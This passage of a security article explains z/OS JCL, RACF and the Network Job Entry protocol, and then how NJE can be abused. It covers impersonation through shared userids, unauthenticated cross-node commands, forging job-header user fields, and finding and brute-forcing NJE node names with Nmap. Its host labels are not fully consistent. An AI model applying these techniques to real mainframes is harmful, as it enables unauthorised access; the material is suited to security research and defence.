There are many options and intricacies of JCL and of using JCL, and I won't be going over those. Instead, I'm going to show you a few examples and explain the components.

In Figure 8 is a very simple JCL file. In JCL each line starts with a `//`. This is required for every line that's not parameters or data being passed to a program. The first line is known as the job card. Every JCL file starts with it. In our example, the NAME of the job is `USSINFO`, then comes the TYPE (JOB) followed by the job name (JOBNAME) and programs `exec cat and netstat`. The remaining items can be understood by reading documentation and tutorials.[38]

Next we have the `STEP`. We give each job step a name. In our example, we gave the first step the name `UNIXCMD`. This step executes the program `BPXBATCH`.

What the hell is `BPXBATCH`? Essentially, all UNIX programs, commands, etc., start with BPX. In our JCL, `BPXBATCH` means "UNIX BATCH", which is exactly what this program is doing. It's executing commands in UNIX through JES as a batch process. So, using JCL we `EXEC`ute the `ProGraM` `BPXBATCH`: `EXEC PGM=BPXBATCH`

Skipping `STDIN` and `STDOUT` (it means just use the defaults) we get to `STDPARM`. These are the options we wish to pass to BPXBATCH (PARM stands for parameters). It takes UNIX commands as its options and executes them in UNIX. In our example, it's `cat`ting the file `example/manifest` and displaying the current IP configuration with `netstat home`. If you ran this JCL, it would `cat` the file `/dade/example/manifest`, execute `netstat home`, and print any output to `STDOUT`, which really means it will print it to the log of your job activities.

If, instead of using UNIX commands, you wanted to execute TSO commands, you could use IKJEFT01, as in Figure 9.

6.1.4 Security

You need to understand that OS/360 didn't really come with security, and it wasn't until SHARE in 1974 that the decision to create security products for the mainframe was made. IBM didn't release the first security product for the mainframe until 1976. Later, competing products would be released, specifically ACF2 in 1978 and Top Secret sometime after that. IBM's security product was RACF, or Resource Access Control Facility, and is what is commonly referred to as a SAF, or Security Access Facility (ACF2/Top Secret are also SAFs).

Within RACF you have classes and permissions. You can create users, assign groups. You get what you'd expect from modern identity managers, but it's very arcane and the command syntax makes no sense. For example, to add a user the command is `ADDUSER`:

```
1 ADDUSER ZER0KUL NAME('Dade Murphy') TSO(TSO(
      ACCTNUM(E133T3) PROC(STARTUP)) (OMVS(UID
      (31337) HOME(/u/ZER0KUL) PROGRAM(/bin/
      tcsh)) DFLTGRP(SYSOM) OWNER(SYSADM)
```

Adding a group is similar. Luckily, as with all things, z/OS IBM has really good documentation on how to use RACF.

The key thing to know is that RACF is one huge database stored as data within a dataset. (You can see the location by typing `RVARY`.)

6.1.5 Networking

Mainframes run a full TCP/IP stack. This shouldn't really come as a shock, as you saw `NETSTAT` above! TCP/IP has been available since the 80s on z/OS

[38] `http://www.tutorialspoint.com/jcl/jcl_job_statement.htm`

```
1  //USSINFO   JOB (JOBNAME),'exec cat and netstat',CLASS=A,
   //               MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
3  //UNIXCMD   EXEC PGM=BPXBATCH
   //* ***************
5  //* JCL to get system info
   //* ***************
7  //STDIN      DD SYSOUT=*
   //STDOUT     DD SYSOUT=*
9  //STDPARM    DD *
   sh cat example/manifest;netstat home
11 /*
```

Figure 8 – Simple JCL file


```
1  //TSOINFO   JOB (JOBNAME),'exec netstat',CLASS=A,
   //               MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
3  //TSOCMD    EXEC  PGM=IKJEFT01
   //SYSTSPRT  DD    SYSOUT=*
5  //SYSOUT    DD    SYSOUT=*
   //SYSTSIN   DD    *
7     LISTDS 'DADE.EXAMPLE' MEMBERS
      NETSTAT HOME
9  /*
```

Figure 9 – IKJEFT01 for executing TSO commands.

and has slowly replaced SNA (System Network Architecture, a crazy story beyond the scope of this article).

TCP/IP is configured in a parmlib. I'm being vague here, not to protect the innocent, but because z/OS is so configurable that you can put these configuration files anywhere. Likely, however, you'll find it in `SYS1.TCPPARMS` (a PDS).

So, we've got TCP/IP configured and ready to go, and we understand that a lot of a mainframe's




```
MACHINE ROOM
THIS IS A LARGE ROOM FULL OF ASSORTED HEAVY MACHINERY, WHIRRING NOISILY. THE ROOM SMELLS
OF BURNED RESISTORS. ALONG ONE WALL ARE THREE BUTTONS WHICH ARE, RESPECTIVELY, ROUND,
TRIANGULAR, AND SQUARE. NATURALLY, ABOVE THESE BUTTONS ARE INSTRUCTIONS WRITTEN IN
EBCDIC...
```

power comes from batch processing. So far so good.

6.2 Network Job Entry

Understand that mainframes are expensive. Very expensive. When you buy one, you're not in it for the short term. But, say you're an enterprise in the 80s and have a huge printing facility designed to print checks in New Mexico. You buy a mainframe to handle all the batch processing of those printers and keep track of what was printed where and when. Unfortunately, the data needed for those checks is kept in a system in Ohio, and only the system in Idaho knows when it's ready to kick off new print jobs automatically. Enter Network Job Entry.

Using Network Job Entry (or NJE), you can submit a job in one environment, say the Idaho mainframe `POTATO`, and have it execute the JCL on a different system, for example the New Mexico mainframe `CACTUS`.



An interesting property of NJE, depending on the setup, is that in the default configuration JES2 will take the userid of the submitter and pass that along to the target system. If that user exists on the target system and has the appropriate permissions, it will execute the job as that user. No password, or tokens. How it does this is explained below in section 4.1.

Here's the same UNIX JCL we saw above, but this time, instead of executing on our local system (CACTUS), it will execute on POTATO:

```
1 //USSINFO  JOB (JOBNAME),'exec id on potato
        ',CLASS=A,
  //              MSGLEVEL=(0,0),MSGCLASS=K,
      NOTIFY=&SYSUID
3 /*XEQ         POTATO
  //UNIXCMD    EXEC PGM=BPXBATCH
5 //STDIN      DD SYSOUT=*
  //STDOUT     DD SYSOUT=*
7 //STDPARM    DD *
  sh id
9 /*
```

The new line "`/*XEQ POTATO`" tells JES2 we'd like to execute this on POTATO, instead of our local system.

Within NJE these systems are referred to as *nodes* in a trusted network of mainframes.

6.2.1 The Setup

NJE can use SNA, but most companies use TCP/IP for their NJE setup today. Configuring NJE requires a few things before you get started. First, you'll need the IP addresses for the systems in your NJE network, then you need to assign names to each system (these can be different than hostnames), then you turn it all on and watch the magic happen. You'll need to know all the nodes before you set this up; you can't just connect to a running NJE server without it being defined.

Let's use our example from before:

System	Name	IP
System 1	POTATO	10.10.10.1
System 2	CACTUS	10.10.10.2

Somewhere on the mainframe there will be the JES2 startup procedures, likely in `SYS1.PARMLIB(JES2PARM)`, but not always. In that file there will be a few lines to declare NJE settings. The section begins with NJEDEF, where the number of nodes and lines are declared, as well as the number of your own node. Then, the nodes are named, with the NODE setting and the socket setup with `NETSRV`, `LINE`, and `SOCKET` as shown in Figure 10.

With this file you can turn on NJE with the JES2 console command `$S NETSERV1`. This will enable NJE and open the default port, 175, waiting for connections. To initiate the connection, you could connect from POTATO to CACTUS with this JES2 command: `$SN,LINE1,N=CACTUS`, or, to go the other way, `$SN,LINE1,N=POTATO`.

You can also password protect NJE by adding the PASSWORD variable on the NODE lines:

```
1 NODE(1)   NAME=POTATO,PASSWORD=OHIO1234
  NODE(2)   NAME=CACTUS,PASSWORD=NJEROCKS
```

The commands, in this case, don't change when you connect, but a password is sent. These passwords don't need to be the same, as you can see in the example. But once you start getting five or more nodes in a network, all with different passwords, managing these configs can become a pain, so most places just use a single, shared password, if they use passwords at all.

NJE communication can also use SSL, with a default port of 2252. If you're not using SSL, all data sent across the network is sent in cleartext.

With this setup we can send commands to the other nodes by using the `$N` JES2 command. To display the current nodes connected to POTATO from CACTUS, you'd enter `$N 1,'$D NODE'` and get the output:

```
  16.54.08   $HASP826 NODE(1)
2 16.54.08   $HASP826 NODE(1)
             NAME=POTATO, STATUS=(OWNNODE),
4            TRANSMIT=BOTH,
  16.54.08   $HASP826
6            RECEIVE=BOTH, HOLD=NONE
  16.54.08   $HASP826 NODE(2)
8 16.54.08   $HASP826 NODE(2)
             NAME=CACTUS, STATUS=(VIA/LNE1),
10           TRANSMIT=BOTH,
  16.54.08   $HASP826 RECEIVE=BOTH, HOLD=NONE
```

These commands, sent with `$N`, are referred to as Nodal Message Records or NMR.

6.2.2 Nodes!

The current setup will only allow NMRs to be sent from one node to another. We need to set up trust between these systems. Thankfully, with RACF this is a fairly easy and painless setup. This setup can be done with the following commands on POTATO. Note, this is ultra insecure! Do not use this type of setup if you are reading this. This is just an example of what the author has seen in the wild:

```
1 RDEFINE RACFVARS &RACLNDE UACC(NONE)
  RALTER RACFVARS &RACLNDE ADDMEM(CACTUS)
3 SETROPTS CLASSACT(RACFVARS) RACLIST(RACFVARS
      )
  SETROPTS RACLIST(RACFVARS) REFRESH
```

What this does is tell RACF that, for any job coming in from CACTUS, POTATO can assume that the RACF databases are the same. NJE doesn't actually require users to sign in or send passwords between nodes. Instead, as described in more detail below, it attaches the submitting the user's userid from the local node and passes that information to the node expected to perform the work. With the above setup the local node assumes that the RACF databases are the same (or similar enough), and that users from one system are the same on another. This isn't always the case and can easily be manipulated to our advantage. Thus, in our current setup to submit work from one system to another, the user `jsmith` would have to exist on both.

System 1:	POTATO	System 2:	CACTUS
NJEDEF	NODENUM=2, OWNNODE=1, LINENUM=1,	NJEDEF	NODENUM=2, OWNNODE=2, LINENUM=1
NODE(1)	NAME=POTATO	NODE(1)	NAME=POTATO
NODE(2)	NAME=CACTUS	NODE(2)	NAME=CACTUS
NETSRC(1)	SOCKET=LOCAL	NETSRC(1)	SOCKET=LOCAL
LINE(1)	UNIT=TCPIP	LINE(1)	UNIT=TCPIP
SOCKET(CACTUS)	NODE=2, IPADDR=10.10.10.2	SOCKET(POTATO)	NODE=1, IPADDR=10.10.10.1

Figure 10 – Nodes in our network

6.3 Inside NJE

With the high level discussion out of the way, it's time to dissect the innards of NJE, so we can make it do what we want. Fortunately, IBM has documented how NJE works in the document `has2a620.pdf` or more commonly known as "Network Job Entry Formats and Protocols." Throughout the rest of this article, you'll see page references to the sections within this document that describe the process or record format being discussed.

6.3.1 The Handshake

I'm not going to go into the TCP/IP handshake, as you should be already familiar with it. After you've established a TCP connection nothing happens, literally. If you find an open port on an NJE server and connect to it with anything, the server will not send a banner or let you know what's up. It just sits there and waits. It waits for a very specific initialization packet that is 33 bytes long.[39] Figure 11 shows a breakdown of this packet.

Taking a look at a connection to POTATO from CACTUS, we see that CACTUS sends the packet in Figure 12 and receives the packet in Figure 13.

This is the expected response when sending valid OHOST and RHOST fields. If you send an OPEN, and either of those are incorrect, you get a `NAK` response TYPE, followed by 24 zeroes and a reason code. Notice that you don't need a valid OIP/RIP; it can be anything.

Here's the reply when we send an RHOST and an OHOST of `FAKE`:

```
   D5 C1 D2 40 40 40 40 40 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01
```

See if you can decode what the first 3 bytes mean!

6.3.2 SOH WHAT?

Once an ACK NJE packet is received, the server is expecting a SOH/ENQ packet.[40] From this point on, every NJE packet sent is surrounded by a TTB and a TTR.[41] I'm sure these had acronyms at some point, but this is no longer documented. We just need to know that a TTB is 8 bytes long with the third and fourth bytes being the length of the packet plus itself. Think of the B as BLOCK. Following the TTB is a TTR. An NJE packet can have multiple TTRs but only one TTB. A TTR is 4 bytes long and represents the length of the RECORD. SOH in EBCDIC is 0x01, ENQ is 0x2D.This is what this all looks like together:

```
1 |———————— TTR ——————————|——— TTB ———|SO|
    00  00  00  12  00  00  00  00  00  00  00  02  01
3
  |EN|—— TTR ————|
5 |2D  00  00  00  00
```

Notice that in some instances there's also a TTR footer of four bytes of 0x00.

The NJE server replies with:

```
1 |———————— TTR ——————————|——— TTB ———|DL|
    00  00  00  12  00  00  00  00  00  00  00  02  10
3
  |A0|—— TTR ————|
5   70  00  00  00  00
```

or DLE (0x10) ACK0 (0x70). These are the expected control responses to our SOH/ENQ.

[39] See page 189 of `has2a620.pdf`.
[40] See page 13 of `has2a620.pdf`.
[41] See page 194 of `has2a620.pdf`.
[42] See page 111 of `has2a620.pdf`.

Name	Length (bytes)	Encoding	Description
TYPE	8	EBCDIC	One of OPEN (open a connection), ACK (acknowledge a connection) or NAK (deny a connection). Padded with spaces.
RHOST	8	EBCDIC	The name of the originating node, padded with spaces.
RIP	4	—	The IP address of the originating node.
OHOST	8	EBCDIC	Padded name of the node you're trying to connect to.
OIP	4	—	IP address of target node.
R	1	—	Reason code for NAK (0x01 or 0x04).

Figure 11 – 33-byte NJE handshake packet

```
   TYPE - - - - - - - - -  OHOST - - - - - - - - - OIP - - - - RHOST - - - - - - - - -
2  D6 D7 C5 D5 40 40 40 40 D7 D6 E3 C1 E3 D6 40 40 0A 0D 25 0A C3 C1 C3 E3 E4 E2 40 40
   O  P  E  N              P  O  T  A  T  O        10 13 37 10 C  A  C  T  U  S
4
   RIP - - - - R
6  0A 0A 0A 02 00
   10 10 10 02 0
```

Figure 12 – CACTUS sends this packet.

```
1  TYPE - - - - - - - - -  OHOST - - - - - - - - - OIP - - - - RHOST - - - - - - - - -
   C1 C3 D2 40 40 40 40 40 C3 C1 C3 E3 E4 E2 40 40 00 00 00 00 D7 D6 E3 C1 E3 D6 40 40
3  A  C  K                 C  A  C  T  U  S           0  0  0  0 P  O  T  A  T  O

5  RIP - - - - R
   0A 0A 0A 01 00
7  10 10 10 01 0
```

Figure 13 – CACTUS receives this packet.

6.3.3 NCCR, not a Cruise Line!

The next part of initialization is sending an 'I' record. NJE has a bunch of different types of records, I, J, K, L, M, N, and B. These are known as Networking Connection Control Records (NCCR) and control NJE node connectivity.[42] The important ones to know are I (Initial Signon), J (Signon Reply), and B (Close Connection).

An initial sign-on record is made up of many components. The important things to know here are that the RCB is `0xF0`, the SRCB is the letter '`I`' in EBCDIC (`0xC9`), and that there are fields within an NCCR I record called `NCCILPAS` and `NCCINPAS` that are used for password-protected nodes. `NCCILPAS` × `2` is used when the nodes passwords are the same, whereas you'd use `NCCINPAS` if the local password is different from the target password. For example, if we set the `PASSWORD=` in NJEDEF above to `NJEROCKS`, we'd put NJEROCKS in both the `NCCILPAS` and `NCCINPAS` fields.

We send an I record, then receive a J record, and now the two mainframes are connected to one another. Since we added trusted nodes with RACF, we can now submit jobs between the two mainframes as users from one system to another. If a user exists on both mainframes, jobs submitted from one mainframe to run on another will be executed as that user on the target system. The assumption is that both mainframes are secure and trusted (otherwise why would you set them up?)

6.3.4 Bigger Packets

As we get deeper into the NJE connection, more layers get added on. Once we've reached this phase, additional items are are now included in every NJE packet: TTB → TTR → DLE → STX → BCB → FCS → RCB → SRCB → DATA

We already talked about TTB and TTR. DLE (`0x10`) and STX (`0x02`) are transmission control. The BCB, or Block Control Byte, is always `0x80` plus a modulo 16 number. It is used for tracking the current sequence number and is incremented each time data is sent.[43] FCS is the Function Control Sequence. The FCS is two bytes long and identifies the stream to be used.[44] RCB is a Record Control Byte, which can be one of the following:[45]

```
1 - 0x00 End of block
  - 0x90 Request to start stream
3 - 0xA0 Permission to start Stream
  - 0xB0 Deny request to start stream
5 - 0xC0 Acknowledge transmission complete
  - 0xD0 Ready to receive stream
7 - 0xE0 BCB error
  - 0xF0 Control record (NCCR)
9 - 0x9A Command or message (NMR)
  - 0x98-0xF8 SYSIN (incoming data, usually
      JCL can be other stuff)
11 - 0x99-0xF9 SYSOUT (output from jobs, files,
       etc)
```

SRCB is a Source Record Control Byte. For each RCB a SRCB is required (IBM calls it a Source Record Control Byte, but I like to think of it as "Second.")[46]

```
1 - 0x90 through 0xD0 the SRCB is the RCB
        of the stream to be started.
3 - 0xE0 the SRCB is the correct BCB.
  - 0xF0 The NCCR type (explained in 3.4)
5 - 0x9A Always 0x00
  - 0x98-F8 Defines the type of incoming data.
7 - 0x99-F9 Defines the type of output data.
```

And finally here is the data. The maximum length of a record (or TTR) is 255 bytes. Each record *must* have an RCB and a SRCB, which effectively means that each chunk of data cannot be longer than 253 bytes. That's not a lot of room! Fortunately, NJE implements compression using SCB, or String Control Bytes.[47] SCB compresses duplicate characters and repeated spaces using a control byte that uses a byte's two high order bits to denote that either the following character should be repeated x times (`101x xxxx`), a blank should be inserted x times (`100x xxx`), or the following x characters should be skipped to find the next control byte (`11xx xxxx`). `0x00` denotes the end of compressed data, whereas `0x40` denotes that the stream should be terminated. Not everything needs to be compressed (for example NCCR records don't need to be).

Figure 14 shows a breakdown of the following packet: `00 00 00 3b 00 00 00 00 00 00 00 2b 10 02 82 8f cf 9a 00 cd 90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 a8 00 c6 d7 d6 e3 c1`

[43] See page 119 of `has2a620.pdf`.
[44] See page 122 of `has2a620.pdf`.
[45] See page 124 of `has2a620.pdf`.
[46] See page 125 of `has2a620.pdf`.
[47] See page 123 of `has2a620.pdf`.

`e3 d6 82 ca 01 5b c4 40 d5 d1 c5 c4 c5 c6 00 00 00 00 00`

Since this is an NMR (RCB = `0x9A`), we can break down the data after decompression using the format described by IBM.[48] The decompressed payload is shown in Figure 15.

Therefore, this rather long packet was used to send the command `$D NJEDEF` from the node POTATO to the node NEWYORK.

6.4 Abusing NJE

As discussed in Section 6.2.2, userids are expected to be the same across nodes. But knowing how enterprises operate requires conducting a little test.

Pretend that you work for a large enterprise with multiple mainframe environments all connected through NJE. In this example, two nodes exist: (1) DEV and (2) PROD.

A user named John Smith, who manages payroll, frequently works in the production environment (PROD) and has an account on that system with the userid "`JSMITH`."

A developer named Jennifer Smith is hired to help with transaction processing. Jennifer will only ever do work on the development environment, so an "Identity Manager" assigns her the user id "`JSMITH`" on the DEV mainframe.

What is the problem in this example? How could Jennifer exploit her access on DEV to get a bigger paycheck?

Well, the problem is that whoever set up the accounts didn't bother to check all the environments before creating the new user account on DEV. Since DEV and PROD are trusted nodes in an NJE network, Jennifer could submit jobs to the production environment (using `/*XEQ PROD`), and the JCL would execute under Johns permissions—not a very secure setup. Worse still, the logs on PROD will show that John was the one messing with payroll to give Jennifer a raise.

6.4.1 Garbage SYSIN

When JCL is sent between nodes, it is called SYSIN data. To control who the data is from, the type of data, etc., a few more pieces of data are added to the NJE record. When JES2 processes JCL, it creates the SYSIN records. As it processes the JCL, it identifies the `/*XEQ` command and creates the Job Header, Job Data, and Job Footer.[49]

Job Data is the JCL being sent, Job Footer is some trailing information, and Job Header is where the important components (for us) live.

Within the Job Header itself there are four subsections: General, Scheduling, Job Accounting, and Security.

The first three are boring and are just system stuff. (They're actually very exciting, but for this writeup they aren't important.) The good bits are in the Security Section Job Header. The security section header is made up of 18 settings:[50]

[48] See page 102 of `has2a620.pdf`.
[49] See page 19 of `has2a620.pdf`.
[50] See page 38 of `has2a620.pdf`.

Type	Data	Value
TTB	`00 00 00 3b 00 00 00 00`	59
TTR	`00 00 00 2a`	43
DLE	`10`	DLE
STX	`02`	STX
BCB	`82`	2
FCS	`8f cf`	n/a
RCB	`9a`	NMR Command/Message
SRCB	`00`	n/a
Data	See Below	See Below
TTB	`00 00 00 00`	TTB Footer

The Data field was compressed using SCB. It decompresses to `90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 00 00 00 00 00 00 00 00 d7 d6 e3 c1 e3 d6 40 40 01 5b c4 40 d5 d1 c5 c4 c5 c6`.

Figure 14 – Example NJE packet

Item	Data	Value
NMRFLAG	90	NMRFLAGC Set to 'on'. Which means its a command.
NMRLEVEL	77	Highest level
NMRTYPE	00	Unformatted command.
NMRML	09	Length of NMRMSG
NMRTONOD	d7 d6 e3 c1 e3 d6 40 40	To NEWYORK
NMRTOQUL	01	The identifier. Node 1.
NMROUT	00 00 00 00 00 00 00 00	The UserID, Console ID. In this case, blank.
NMRFMNOD	c3 c1 c3 e3 e4 e2 40 40	From POTATO
NMRFMQUL	01	From identifier. Can be the same.
NMRMSG	5b c4 40 d5 d1 c5 c4 c5 c6	Command: "$D NJEDEF" in EBCDIC

Figure 15 – Decompressed payload from Figure 14.

Name	Size	Description
NJHTLEN	2B	Length of header
NJHTTYPE	1B	Type (Always 0x8C for security.)
NJHTMOD	1B	Modifier 0x00 for security.
NJHTLENP	2B	Remaining header length.
NJHTFLG0	1B	Flag for NJHTF0JB which defines the owner.
NJHTLENT	1B	Total length of sec header.
NJHTVERS	1B	Version of RACF
NJHTFLG1	1B	Flag byte for NJHT1EN (Encrypted or not), NJHT1EXT (format) and NJHTSNRF (no RACF)
NJHTSTYP	1B	Session type
NJHTFLG2	1B	Flag byte for NJHT2DFT, NJHTUNRF, NJHT2MLO, NJHT2SHI, NJHT2TRS, NJHT2SUS, NJHT2RMT
NJHT2DFT	1b	Not verified
NJHTUNRF	1b	Undefined user without RACF
NJHT2MLO	1b	Multiple leaving options
NJHT2SHI	1b	Security data not verified
NJHT2TRS	1b	A Trusted user
NJHT2SUS	1b	A Surrogate user
NJHT2RMT	1b	Remote job or data set
NJHTPOEX	1B	Port of entry class
NJHTSECL	8B	Security label
NJHTCNOD	8B	Security node
NJHTSUSR	8B	User ID of Submitter
NJHTSNOD	8B	Node the job came from
NJHTSGRP	8B	Group ID of Submitter
NJHTPOEN	8B	Originator node name
NJHTOUSR	8B	User ID
NJHTOGRP	8B	Group ID

The two most important of these are the `NJHTOUSR` and `NJHTOGRP` variables. These define the User ID and Group ID of the job coming into the system. If someone were able to manipulate these fields within the Job Header before it was sent to an NJE server, they could execute anything as any user on the system (so long as they had the ability to submit jobs, something almost every user does). At this point you're basically two fields away from owning a system.

6.4.2 Command and Control

In Section 6.2.1 we discussed NMR, that is, Nodal Message Records. These have an RCB of `0x9A`. By far the most interesting property of NMRs is their ability to send commands from one node to another. This exists to allow easier, centralized management of a bunch of mainframe (NJE) nodes on a network. You send commands, and the reply gets routed back to you for display.

For example, we can send the JES2 command `$D JQ` that will tell us all the jobs that are currently running. To display all the jobs running on CACTUS from POTATO, we simply add `$N 2` in front of the command we wish to execute: `$N 2,'$D JQ'`

```
1  [...]
   13.42.01 STC00021 $HASP890 JOB(TCPIP)
3  13.42.01 STC00021 $HASP890 JOB(TCPIP)
           STATUS=(EXECUTING/EMC1), CLASS=STC,
5  13.42.01          $HASP890
           PRIORITY=15, SYSAFF=(EMC1),
7          HOLD=(NONE)
   13.42.01 STC00022 $HASP890 JOB(TN3270)
9  13.42.01 STC00022 $HASP890 JOB(TN3270)
           STATUS=(EXECUTING/EMC1), CLASS=STC,
11 13.42.01          $HASP890
           PRIORITY=15, SYSAFF=(EMC1),
13         HOLD=(NONE)
   13.42.01 TSU00035 $HASP890 JOB(DADE)
```

```
13.42.01  TSU00035  $HASP890 JOB(DADE)
          STATUS=(AWAITING HARDCOPY) ,
          CLASS=TSU,
13.42.01            $HASP890
          PRIORITY=1, SYSAFF=(ANY) ,
          HOLD=(NONE)
[...]
```

To make changes at a target system we can issue commands with `$T`. The command `$D JOBDEF,JOBNUM` tells us the maximum number of jobs that are allowed to run at one time. We can increase (or decrease) this number with `$T JOBDEF,JOBNUM=#`.

```
$D JOBDEF,JOBNUM
$HASP835 JOBDEF   JOBNUM=3000
$T JOBDEF,JOBNUM=3001
$D JOBDEF,JOBNUM
$HASP835 JOBDEF   JOBNUM=3001
```

We can do the exact same thing with NJE, but instead pass it a node number `$N 2,'$T JOBDEF,JOBNUM=3001'`. This is the power of NMR commands. Notice that there are no userids or passwords here, only commands going from one system to another.

A reference for every single JES2 command exists.[51] Some interesting JES2 commands are the ones we already talked about (lowering/increasing number of concurrent jobs), but you can also profile a mainframe using the various `$D` (for display) commands. `JOBDEF`, `INITINFO`, `NETWORK`, `NJEDEF`, `JQ`, `NODE` etc. `NJEDEF` is especially important!

6.5 Breaking In

It's now time to make NJE do what we want so we can own a mainframe. But there's some information you'll need to know:
- IP/Port running NJE
- RHOST and OHOST names
- Password for I record (not always)
- A way to connect

6.5.1 Finding a Target System

Of all the steps, this is likely the easiest step to perform. The most recent version of Nmap (7.10) received an update to probe for NJE listening ports:

```
##################NEXT PROBE##########################
# Queries z/OS Network Job Entry
# Sends an NJE Probe with the following info
# TYPE          = OPEN
# OHOST         = FAKE
# RHOST         = FAKE
# RIP and OIP = 0.0.0.0
# R             = 0
Probe TCP NJE q|\xd6\xd7\xc5\xd5@@@@\xc6\xc1
    \xd2\xc5@@@@\0\0\0\0\xc6\xc1\xd2\xc5@@@@
    \0\0\0\0\0|
rarity 9
ports 175
sslports 2252
# If the port supports NJE it will respond
# with either a 'NAK' or 'ACK' in EBCDIC
match nje m|^\xd5\xc1\xd2| p/IBM Network Job
    Entry (JES)/
match nje m|^\xc1\xc3\xd2| p/IBM Network Job
    Entry (JES)/
```

Using Nmap it's now easy to find NJE:

```
$ nmap -sV -p 175 10.10.10.1

Starting Nmap 6.49SVN (https://nmap.org)
Nmap scan report for
LPAR1.CACTUS.MAINFRAME.COM (10.10.10.1)
Host is up (0.0018s latency).
PORT    STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
```

6.5.2 RHOST, OHOST, and I Records

This is the trickiest part of breaking NJE. Recalling our earlier discussion of connecting, you need a valid RHOST (any systems node name) and OHOST (the target systems node name). If the RHOST or OHOST are wrong, the system replies with an NJE `NAK` reply and a reason code `R`. Oftentimes the node name of a mainframe is the same as the host name; so you should try those first. Otherwise, it will likely be documented somewhere on a corporate intranet or in some example JCL code with `/*XEQ`— or you could just ask someone, and they'll probably tell you.

If you have access to the target mainframe already, you could try a few things, like reading SYS1.PARMLIB(JES2PARM) and searching for NJEDEF/NODE. You could also issue the JES2 command `$D NJEDEF` or `$D NODE`, which will list all the nodes and their names:

[51] `https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.hasa200/has2cmdr.htm`

```
$D node
 $HASP826 NODE(1)
 $HASP826 NODE(1)   NAME=POTATO,
                    STATUS=(OWNNODE),
                    TRANSMIT=BOTH,
 $HASP826           RECEIVE=BOTH,HOLD=NONE
 $HASP826 NODE(2)
 $HASP826 NODE(2)   NAME=CACTUS,
                    STATUS=(CONNECTED),
 $HASP826           TRANSMIT=BOTH,
                    RECEIVE=BOTH,
                    HOLD=NONE
```

If none of those options work for you, it's time to use brute force. When you connect to an NJE port and send an invalid OHOST or RHOST, you get a type of `NAK` with a reason code of `R=1`. However, when you connect to NJE and place the RHOST value in the OHOST field, it replies with a `NAK` but with a reason code of 4! Now this is something we can use to our advantage.

Using Nmap again, we can now use a newly-released NSE script `nje-node-brute.nse` to brute-force a system's OWNNODE node name:[52]

> *NJE node communication is made up of an OHOST and an RHOST. Both fields must be present when conducting the handshake. This script attempts to determine the target systems NJE node name.*

